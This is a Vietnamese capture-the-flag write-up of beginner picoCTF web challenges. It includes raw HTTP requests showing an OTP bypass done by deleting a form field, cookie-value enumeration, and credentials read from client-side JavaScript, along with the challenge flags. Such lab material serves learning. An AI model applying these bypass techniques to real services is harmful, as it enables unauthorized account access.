
Wirte up PicoCTF

WEBEXPLOITATION


WebDecode



Nhìn tên chall có liên quan đến Decode, thử f12 thì thấy 1 chuỗi base64 encoded cGljb0NURnt3ZWJfc3VjYzNzc2Z1bGx5X2QzYzBkZWRfMTBmOTM3NmZ9, khi decode thì ta có flag:

Flag: picoCTF{web_succ3ssfully_d3c0ded_10f9376f}


Unminify



F12 ra thấy luôn flag là class của thẻ p luôn 😉

Flag: picoCTF{pr3tty_c0d3_d9c45a0b}

IntroToBurp




Request

Pretty Raw Hex

```
POST /dashboard HTTP/1.1
Host: titan.picoctf.net:60671
Content-Length: 7
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://titan.picoctf.net:60671
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://titan.picoctf.net:60671/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJxNjMsKwyAURP_FdRfRXB_OZ-RqrqQ0UfFBKKX_XleS3ZwZ5nyZf7UPezJ0nj2YryXYlt4UR8VxAW
XKrsoH2bhXKC8M5oNADgVAJYyiQ10MX-nHYiCdNU2p5ZKlgNXJgxlqvVLa55zlFsrGfjsose6Vys_z-f
0Evnw.Zt7PCg.0-L6hUCZx5dL2Ju-lRc9azJ58iw
Connection: keep-alive

otp=aaa
```

Thử điền bất kỳ dữ liệu gì vào các ô input và bấm Register thì đều gửi mã OTP, Thử nhập chuỗi số ngẫu nhiên vào ô input, bấm Submit và kiểm tra bằng Burpsuite thì thấy Header của request có chứa trường otp= “chuỗi số vừa nhập”. Xóa dòng này đi và send lại request ta nhận được flag.



Request

Pretty Raw Hex

```
POST /dashboard HTTP/1.1
Host: titan.picoctf.net:60671
Content-Length: 7
Cache-Control: max-age=0
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
Origin: http://titan.picoctf.net:60671
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://titan.picoctf.net:60671/dashboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJxNjMsKwyAURP_FdRfRXB_OZ-RqrqQ0UfFBKKX_XleS3ZwZ5nyZf7UPezJ0nj2YryXYlt4UR8VxAW
XKrsoH2bhXKC8M5oNADgVAJYyiQ10MX-nHYiCdNU2p5ZKlgNXJgxlqvVLa55zlFsrGfjsose6Vys_z-f
0Evnw.Zt7PCg.0-L6hUCZx5dL2Ju-lRc9azJ58iw
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.1 Python/3.8.10
Date: Mon, 09 Sep 2024 10:39:21 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 104
Vary: Cookie
Connection: close

Welcome, abc you sucessfully bypassed the OTP request.
Your Flag: picoCTF{#OTP_Bypvss_SuCc3$S_b3fa4fla}
```

Flag: picoCTF{#0TP_Bypvss_SuCc3$S_b3fa4f1a}


Bookmarklet


Mở chall ta thấy đoạn code JS

Chạy đoạn code Js hiện ở Bookmarklet , Chương trình sẽ alert ra nội dung flag:


Flag: picoCTF{p@g3_turn3r_1d1ba7e0}

Local Authority






F12 mở soure code có file secure.js, đọc code có thể thấy nếu uername bằng ‘admin’ và password bằng ‘strongPassword098765’ thì sẽ trả về true.



Copy tài khoản đó rồi đăng nhập ta sẽ nhận flag:

Flag: picoCTF{j5_15_7r4n5p4r3n7_a8788e61}


Inspect HTML




Như tên chall, Inspect trang web ra ,chọn phần Sources trong file index sẽ có flag nằm trong phần comment

Flag: picoCTF{1n5p3t0r_0f_h7ml_8113f7e2}

Includes







Inspect trang web ta sẽ thấy trong phần Sources sẽ có 2 file là Script.js và style.css. Trong file script.js sẽ có phần đuôi của flag và file Style là phần đầu, ghép lại ta sẽ có flag full.

Flag: picoCTF{1nclu51v17y_1of2_ f7w_2of2_b8f4b022}


Cookies



Trong thanh input có phần placehoder là “snickerdoodle”, điền chuỗi này vào ô input và Search thử thì thấy submit thành công nhưng chưa nhận được flag. Tên chall cho thấy bài này liên quan đến Cookie, Mở tab Application trong Inspect hoặc dùng Burpsuite để check.



Ở đây ta dùng Burpsuite, khi submit thành công ta thấy cookie có value là 0, thử đổi thành số khác thì thấy web trả về tên 1 loại bánh khác , thử lần lượt các số và xem sự thay đổi, mình thử đến số 18 là thấy flag



Flag: picoCTF{3v3ry1_l0v3s_c00k135_96cdadfd}

Scavenger Hunt

Tìm từng mảnh của flag để hợp thành 1 flag full, mảnh đầu nằm trong file myjs.js, mảnh 2 nằm ở file mycss.css mảnh thứ 3 nằm ở file robots.txt mảnh thứ 4 nằm ở file .htaaccess và mảnh cuối cùng nằm trong file.DS_Store.

robots.txt:

- Đây là một file văn bản nằm trong thư mục gốc của một trang web. Nó được sử dụng để điều khiển cách các công cụ tìm kiếm (như Google, Bing) thu thập dữ liệu trang web. Bằng cách định nghĩa các quy tắc trong file này, quản trị viên trang web có thể cho phép hoặc từ chối các bot truy cập vào một số trang nhất định.

.htaccess:


- File .htaccess là một file cấu hình được sử dụng bởi các máy chủ web Apache. Nó cho phép quản trị viên cấu hình nhiều cài đặt như chuyển hướng URL, bảo vệ mật khẩu, điều hướng HTTP sang HTTPS, và ngăn chặn truy cập từ các IP nhất định. File này rất quan trọng cho việc bảo mật và quản lý website.


.DS_Store:

